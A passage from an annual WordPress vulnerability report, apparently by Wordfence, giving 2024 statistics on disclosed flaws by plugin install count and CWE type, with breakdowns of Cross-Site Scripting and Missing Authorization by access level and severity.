
Distribution of Vulnerabilities Publicly Disclosed Across Active Installation Counts



Approximately **37% of 2024's disclosed vulnerabilities were in software with 1,000 or fewer active installations**, and **approximately 58% were in software with under 10,000 active installations.** This shows that most vulnerabilities disclosed in 2024 won't affect the vast majority of WordPress sites, as the majority of vulnerabilities disclosed is often found in software with relatively low active installations.

This also signals why it can be less risky from a security standpoint to choose recently updated plugins and themes with a larger number of active installations over plugins or themes with a smaller install base, or those that have been abandoned. Plugins and themes with larger install counts are more mature and will likely receive timely security updates when a vulnerability has been found in the software.

High-Level Overview of Vulnerabilities Publicly Disclosed Across Active Installation Counts




Most Common Vulnerability Types Disclosed in 2024 by CWE

The most common vulnerability type disclosed continues to be **Cross-Site Scripting** (CWE-79), accounting for **3,795 of the vulnerabilities disclosed**, or **46% of all vulnerabilities disclosed in 2024**.

The runner-up last year was **Missing Authorization** (CWE-862), which occurs when a function is missing a capability check to verify that the specific user initiating a request is authorized to do so, with **1,178 vulnerabilities disclosed, or 13% of all vulnerabilities**.


Cross-Site Request Forgery (CWE-352) comes in third with **948, or 11% of all vulnerabilities.**

Top 10 Vulnerabilities Disclosed in 2024 by CWE ID



The 2024 data shows that Cross-Site Request Forgery vulnerabilities have dropped to third place, displaced by a different threat. This is the first time in 3 years that Cross-Site Request Forgery hasn't held the #2 position, suggesting that researchers are shifting their focus to higher-threat vulnerabilities.

Top 10 Vulnerabilities Disclosed in 2023 by CWE ID



Everything else held its place in the top 6, with the exception of Cross-Site Request Forgery and Missing Authorization swapping places. The last four in the top 10 shifted substantially, with Server-Side Request Forgery losing its place in the top 10 in 2024 and Local File Inclusion making its way into the top 10. **This indicates that Local File Inclusion vulnerabilities may be a rising threat in 2025.**

Deep Dive on Vulnerabilities Disclosed in 2024

This section provides a more detailed look at the vulnerabilities disclosed in 2024 by providing an enhanced analysis that examines specific categories and other relevant data.

The goal is to give readers a deeper understanding of the WordPress security landscape in 2024. This will include analyzing trends in the types of vulnerabilities disclosed, their severity, and the potential impact on WordPress sites. By providing this in-depth analysis, readers will be better equipped to understand the security risks and take appropriate measures to protect their WordPress sites.

Analyzing The Top 5 Vulnerability Types Disclosed In 2024

The top 10 vulnerabilities provide a general overview of the vulnerability threat landscape. However, a deeper analysis of each vulnerability type yields more actionable insights. Here we examine the top 5 vulnerability types disclosed in 2024 and their implications for WordPress users.

Most Common Vulnerability Disclosed in 2024: Cross-Site Scripting

Cross-Site Scripting vulnerabilities consistently account for the majority of vulnerabilities disclosed year over year. It's unsurprising due to the various places where WordPress plugins and themes often accept user-supplied input. Cross-Site Scripting vulnerabilities involve an attacker injecting an arbitrary script, often JavaScript, into a webpage that makes it possible to perform actions on behalf of a victim in the browser where the script executes.


To start analyzing the Cross-Site Scripting vulnerabilities submitted, we first need to break out Reflected Cross-Site Scripting and Stored Cross-Site Scripting vulnerabilities.

Reflected Cross-Site Scripting (XSS) vulnerabilities, while exploitable by unauthenticated attackers, necessitate a higher level of sophistication to successfully carry out an attack. These vulnerabilities are not typically the primary choice for attackers due to the requirement for social engineering tactics and specialized attacks. Social engineering involves manipulating individuals into performing actions or divulging confidential information, while specialized attacks may require crafting malicious URLs or exploiting specific user interactions.

The combination of these factors makes Reflected Cross-Site Scripting attacks less likely to be broadly targeted by attackers. However, in scenarios where an attacker has a specific high-value target in mind or a significant number of sites to target in a spray attack, the potential rewards may outweigh the additional effort required. In these cases, an attacker may be willing to invest the time and resources necessary to execute a successful Reflected Cross-Site Scripting attack.

Reflected Cross-Site Scripting accounted for 23% of all Cross-Site Scripting vulnerabilities disclosed in 2024, or **939 vulnerabilities total**. This means that 23% of all Cross-Site Scripting vulnerabilities disclosed in 2024 should not be a major concern for the vast majority of site owners, especially if they are following security best practices like not clicking on unknown links in posts, pages, comments, and emails.

Reflected Cross-Site Scripting Vs. Stored Cross-Site Scripting




Stored Cross-Site Scripting vulnerabilities should be more concerning for the majority of site owners, as the scripting payload is stored and then later executed any time a victim

accesses the injected page. While these are not a guaranteed successful exploit for attackers due to the passive user interaction requirement of these vulnerabilities, they can wreak havoc on a site. This is due to the fact that an attacker can inject a payload that performs any action that an administrator is capable of, or redirects normal site browsers to malicious domains. When there are low-level authentication requirements to exploit a Cross-Site Scripting vulnerability, it is incredibly likely for an attacker to attempt mass exploitation of that vulnerability.

There were approximately 4,019 Cross-Site Scripting (XSS) vulnerabilities disclosed in 2024, when including additional common XSS CWEs aside from the core XSS CWE-79.

*In 2024 alone, Wordfence blocked **over 9 billion Cross-Site Scripting exploit attempts**.*

Stored Cross-Site Scripting Vulnerabilities by Authentication Level Required to Exploit



Surprisingly, **only 161 of the reported Cross-Site Scripting vulnerabilities** disclosed last year could be exploited by truly unauthenticated attackers without active user interaction, and **70 by subscribers with low-level access.** The remaining **2,849 vulnerabilities**


disclosed in 2024 required some level of restricted access in order to successfully exploit, meaning the risk of these being a target is substantially lower for most site owners, unless they are not following security best practices like utilizing strong passwords, enabling 2-Factor Authentication (2FA), regularly auditing user accounts, and following the principle of least privilege.

Administrator- and Editor-level Cross-Site Scripting vulnerabilities continue to be an attractive target for researchers looking to accumulate CVEs, **with 594 disclosed last year,** despite their almost non-existent security risk on the broader WordPress ecosystem.

Second-Most Common Vulnerability Disclosed in 2024: Missing Authorization

Missing Authorization vulnerabilities occur when a function is missing a capability check to restrict specific functionality to only authorized users, such as site administrators.

Missing Authorization Vulnerabilities by Authentication Level Required to Exploit




These are commonly introduced by wp_ajax actions and other WordPress hooks that are accessible to unauthenticated and authenticated users. Based on this, it's no surprise that **91% of the vulnerabilities in this category required Subscriber-level access**, **or unauthenticated access**, to exploit.

Breaking it down by CVSS score, we find that **most missing authorization issues land in the 'Medium' severity category** so the authentication-level requirements shouldn't cause too much alarm. These vulnerabilities will often lead to minor impacts such as updating plugin settings, or changing some minor piece of functionality that has a minimal impact on the overall site. These are unlikely to be targeted by threat actors in the real world.

The 'High' and 'Critical' vulnerabilities here are likely to lead to some drastic impact on the site, like arbitrary options updates or privilege escalation where the root cause is Missing Authorization, but the impact is far greater. These higher-threat issues made up about **13% of all the Missing Authorization vulnerabilities disclosed in 2024.**

Missing Authorization Vulnerabilities Publicly Disclosed by CVSS Severity



Third-Most Common Vulnerability Disclosed in 2024: Cross-Site Request Forgery

